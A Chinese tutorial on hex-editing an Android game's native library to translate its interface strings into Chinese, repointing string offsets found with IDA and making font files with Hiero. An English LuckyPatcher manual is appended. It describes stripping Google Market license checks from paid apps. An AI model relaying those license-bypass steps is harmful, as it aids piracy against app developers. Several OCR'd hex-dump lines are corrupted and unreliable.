
IDA 在电脑上用，HE 是安卓上的十六进制编辑器 HexEditor。以“浮游生物 2：孢子的世界”(版本 1.0.1.1)为例。手机上用 HE 打开 libcocos2dcpp.so，找到“Most Depth:"，如图：




(libcocos2scope.so 可以用 Xplore 管理器导出，长按安装包，选以 zip 方式打开，在 lib 里)记下 M 的位置为 004eea07。“START”和“Most Depth:”对应游戏中位置，如下图：



可以看到，“Most Depth:"前面的“START"要汉化成“开始”位置不够(一个汉字抵三个字母，每个词前后都要有 00 隔开)，而后面的“Most Depth:"可以改成“MostDepth:"也可以汉化为“最深处:”，也就可以在“START"后面移出一个空格，正好可以汉化为“开始”，如图：



记下这时 M 的位置为 004eea08。但是这时侯“START”偏移没变，“MostDepth:"的偏移变了，游戏里是显示不出的：




以上在手机上完成，电脑上可以用其它十六进制编辑器，推荐 UE32。
这时候就需要用到 IDA，用 IDA 打开电脑上的 so 文件，在“查找”里选“文本”，输入“Most Depth:"(我电脑里的还是原文件)，找到这里


```
BLX     sub_492320
LDR     R1, =(aMostDepth - 0x198112)
MOVS    R0, R4
ADD     R1, PC          ; "Most Depth:"
BL      _ZN13cocos2dwidget7CCWText7SetTextEPKcz ;
MOVS    R1, 0x3F800000
MOVS    R2, R1
```

记下 198112 。
然后打开一个十六进制计算器，用之前“Most Depth:"里 M 的位置减去 198112，即“4eea07-198112”，得到 3568f5，这时候要用 HE


在 so 文件里搜索 f56835(要反过来)，找到了。



我们要改的就是这个，之后用改过的“MostDepth:"里 M 的位置减 198112，即“4eea08-198112"，得 3568f6，之后要做的就是把“f56835"改成“f66835"，如图：




接下来保存文件，打开游戏测试吧



可以看到，“MostDepth:"已经显示出来了。


做字体库汉化

当然，要汉化这个游戏还需要做字库，以下附简单教程。字库我是用 hiero 做的。游戏里的字库都在 assests/fonts 里




有 7 种字，每种都要做一个，打开 hiero，以 segoe_ui-16_0.png 和 segoe_ui-16.fnt 为例：

选微软雅黑(我觉得和游戏字体挺像)，在右边的“Sample Text"里输入“开始”，并选定字号为 16，选“Glyph cache"，把宽高都设为 2048 (方便以后字多了可以一张图解决)。




软件有点问题，所以 Rendering 里没有显示字体，不过不管它，点 File→Save BMF on files (text)...，文件名就写“segoe_ui-16_0.fnt"，点保存就会生成两个文件“segoe_ui-16_0.fnt”和“segoe_ui-16_0.png"，注意之后把“segoe_ui-16_0.fnt”改成“segoe_ui-16.fnt”。

其他字体以相同的方式生成，然后替换 assests/fonts 里的字体(教程里的只增加了“开始”两个字)。然后用 HE 打开 so 文件，我们刚刚在“START"后面增加了一个空格，可以改成“开始”了，用 HE 搜索到“START ”，并查到“开始”的十六进制为“e5 bc 80 e5 a7 8b”，替换掉原来的。


周日 凌晨01:27
99%
004eea01 <-> 004eea06
004ee9b0 79 73 73 20 61 6c 73 6f yss also
004ee9b8 20 6c 6f 6f 6b 73 20 69 looks i
004ee9c0 6e 74 6f 20 79 6f 75 2e nto you.
004ee9c8 0a 0a 00 46 72 69 65 64 ...Fried
004ee9d0 72 69 63 68 20 4e 69 65 rich Nie
004ee9d8 74 7a 73 63 68 65 00 50 tzsche.P
004ee9e0 4c 41 4e 4b 54 4f 4e 53 LANKTONS
004ee9e8 00 43 48 41 4c 4c 45 4e .CHALLEN
004ee9f0 47 45 53 00 41 43 48 49 GES.ACHI
004ee9f8 45 56 45 4d 45 4e 54 53 EVEMENTS
004eea00 00 e5 bc 80 e5 a7 8b 00 ....
004eea08 d 6f 73 74 44 65 70 7 MostDept
004eea1 8 3a 00 43 4f 4e 46 4 n:.CONFI
004eea18 52 4d 00 55 6e 6c 6f 63 RM.Unloc
004eea20 6b 20 74 68 65 20 70 6c k the pl
004eea28 61 6e 6b 74 6f 6e 20 77 ankton w
004eea30 68 65 6e 20 79 6f 75 20 hen you
004eea38 63 6f 6c 6c 65 63 74 65 collecte
004eea40 64 20 65 67 67 73 00 53 d eggs.S
004eea48 70 69 72 69 74 00 44 65 pirit.De
004eea50 70 74 68 00 4a 61 76 61 pth.Java
004eea58 5f 63 6f 6d 5f 62 69 79 _com_biy

打开游戏看看效果：




可以看到汉化成功了“开始”。


借助“空位”汉化 so

这是我自己的汉化心得，拿出来分享一下，这个教程只是简单介绍一下增加字符串长度的一种方法，适用于前后有多余的空位(通常是汉化其它语句留下来的)，不过要是前后都没有空位，就要用另一种方法
这种方法其实也是修改偏移，看这里的字符串：

一大堆挤在一起，汉化成中文位置根本不够，但是我们可以看到 so 文件里有很多空白的地方，比如这里：



看这里有这么大一片空白，足够我们改了!
随便从哪里开始，比如我想把“Game Over”改成“游戏结束”，


周六 下午04:16
004ee610 <-> 004ee63b
004ee5e0 68 6d 5f 00 74 68 65 6d hm_.them
004ee5e8 65 5f 6d 61 73 6b 2e 70 e_mask.p
004ee5f0 6e 67 00 5f 65 78 70 6c ng._expl
004ee5f8 6f 72 65 2e 6d 70 33 00 ore.mp3.
004ee600 73 6f 75 6e 64 2f 73 5f sound/s_
004ee608 66 6f 6f 64 2e 77 61 76 food.wav
004ee610 00 47 61 6d 65 20 4f 76 .Game Ov
004ee618 65 72 00 42 41 43 4b 00 er.BACK.
004ee620 52 45 54 52 59 00 52 45 RETRY.RE
004ee628 53 55 4d 45 00 4f 50 54 SUME.OPT
004ee630 49 4f 4e 00 41 42 41 4e ION.ABAN
004ee638 44 4f 4e 00 4c 65 76 65 DON.Leve
004ee640 6c 20 2d 20 00 50 61 72 l - .Par
004ee648 74 20 2d 20 00 53 54 52 t - .STR
004ee650 41 54 00 50 6c 61 6e 6b AT.Plank
004ee658 74 6f 6e 20 43 6f 6c 6c ton Coll
004ee660 65 63 74 69 6f 6e 20 28 ection (
004ee668 25 64 20 2f 20 25 64 29 %d / %d)
004ee670 00 43 4f 4e 54 49 4e 55 .CONTINU
004ee678 45 00 50 41 55 53 45 00 E.PAUSE.
004ee680 52 65 6d 61 69 6e 00 4e Remain.N
004ee688 45 58 54 00 45 6c 61 70 EXT.Elap

就在把任意位置的空字符串替换成“e6b8b8 e6888f e7bb93 e69d9f”*(别忘了在字库里添加新的字，不然会出现两种情况：1.显示不出字；2.进游戏直接卡死。)*接着按照上面的方法把“Game Over”的偏移修改到“游戏结束”的位置，就可以了。

注意：
1、不是哪里的空白位置都可以改，这个叫空白数据段，通常像这种前后都有字符串而中间空出来的一般就是了。(好像有寻找 exe 或 dll 数据段位置的工具，但是 so 的好像没有，所以不清楚是不是空白数据段时，可以自己修改试试)
2、每一次修改一定记得备份，改这种十六进制的东西特别容易出错，如果没备份的话，后果很严重。。。。。

下面是一些相关工具的链接，很多版本都低了，不过也没什么影响

浮游生物：孢子的世界
http://pan.baidu.com/share/link?shareid=3428872989&uk=3324813120
Hex editor
http://pan.baidu.com/share/link?shareid=3434074993&uk=3324813120
IDA
http://pan.baidu.com/share/link?shareid=3454802130&uk=3324813120
Hiero
http://pan.baidu.com/share/link?shareid=3495231926&uk=3324813120
Hiero(已有 java 环境的直接用)
http://pan.baidu.com/share/link?shareid=3510464528&uk=3324813120
Xplore 文件管理器
http://pan.baidu.com/share/link?shareid=3543020754&uk=3324813120

LuckyPatcher

手册

http://lucky-patcher.netbew.com/
Summary:
Patcher for most programs and games. Description:
Some games and programs have a standard code of interaction with Google Market, but very strong tools to protect the program from changing.
This program scans your device for all installed programs, sorts them on the possibility and impossibility of the patch and place the application in which the patch can be useful at the beginning of the list. You can apply the patch to it, and if it works, then you will have a fully registered program. In extreme version adds the ability to block annoying ads in applications, but not everywhere and always works. Before applying the patch, it is recommended to backup the application! If you decide to apply a patch, it is purely your decision! Please refer to the old Russian saying: "Measure twice, cut once!" Because as a result of the patch you may not be able in the future to get the program to which you have applied the patch! Nevertheless, there is a hint how to solve the problem with the acquisition of programs previously patched version of this patcher, you only read the cap carefully. program and never will be (for obvious reasons) in Market. Detailed features:

Functions for Applications:
Removing license check (Auto): designed to provide always valid (correct) license from the Google Market. We all know the situation when some manic developer limits us to use the purchased applications without the Internet, which makes sense for example for the browser or Internet radio player, but is not applicable to a simple player, Klondike Solitaire, or something similar. Since they do work without the Internet? To do this, the function and exists in the patcher. It certainly does not guarantee success, but often quite trivial developer communicates with Google Market-ohm, which gives us a chance for some success in the application of the patch to the application automatically (Auto). When the patch has finished, it will show the percentage of success if it is not 0, then you can try to run the application and see the results (if the percentage of success is sometimes too small, application startup enable Internet for positive results).
Removing license verification (Manual): So, in the automatic mode, you failed, then you still have another chance - this is a manual mode (Manual). In this mode, the application target is scanned all the objects similar to the object of the license, the problem lies in the fact that similar objects can be color charts, permits, keystrokes, you name it ... And out of the abundance of objects you need to find one which is the only license. How to do it? When you apply the manual mode will be shown a dialog that should immediately click "Backup", to save a copy of the original state. Now select the object number 1 and click "~ Patch ~", and now run the button "Launch" and see whether the request is missing a license, if asked to repeat the request for a license click again with the included Internet (most

often in the wrong object patch application will be wild way fail) if we did not work with this object, and the application does not become licensed, click in the dialog patcher "Restore", to get everything back to its original pristine condition and choose a different object and repeat the procedure ... and so on until we achieve the desired. Learning object number, you can report it to others so they will not have to sort out. (Often needed to activate the Internet positive results)
Custom patch! (Custom patch): a patch written for a particular application of the results, which can be anything - it depends on the author of the patch. Applications that have the patch marked yellow and debt Tape has a menu item "Custom Patch". User patches are located in the / sdcard / Luckypatcher / with extension *. Txt. If you want to use someone's custom patch for the application, you just need to download such files and copy the text in the daddy / sdcard / Luckypatcher / and the next time Luckypatcher-well, this application is highlighted in yellow, and you can apply the patch by clicking on "The patch for this program".
Commit-> Commit changes: it captures the state of the application at the moment (except custom patch changes the library), for example: you have long suffered from the removal of the license in the manual mode and do not want to lose the result of an upgrade dalvik-cache system, then it for you, click "Commit changes-> Commit Changes", and this state is locked forever.
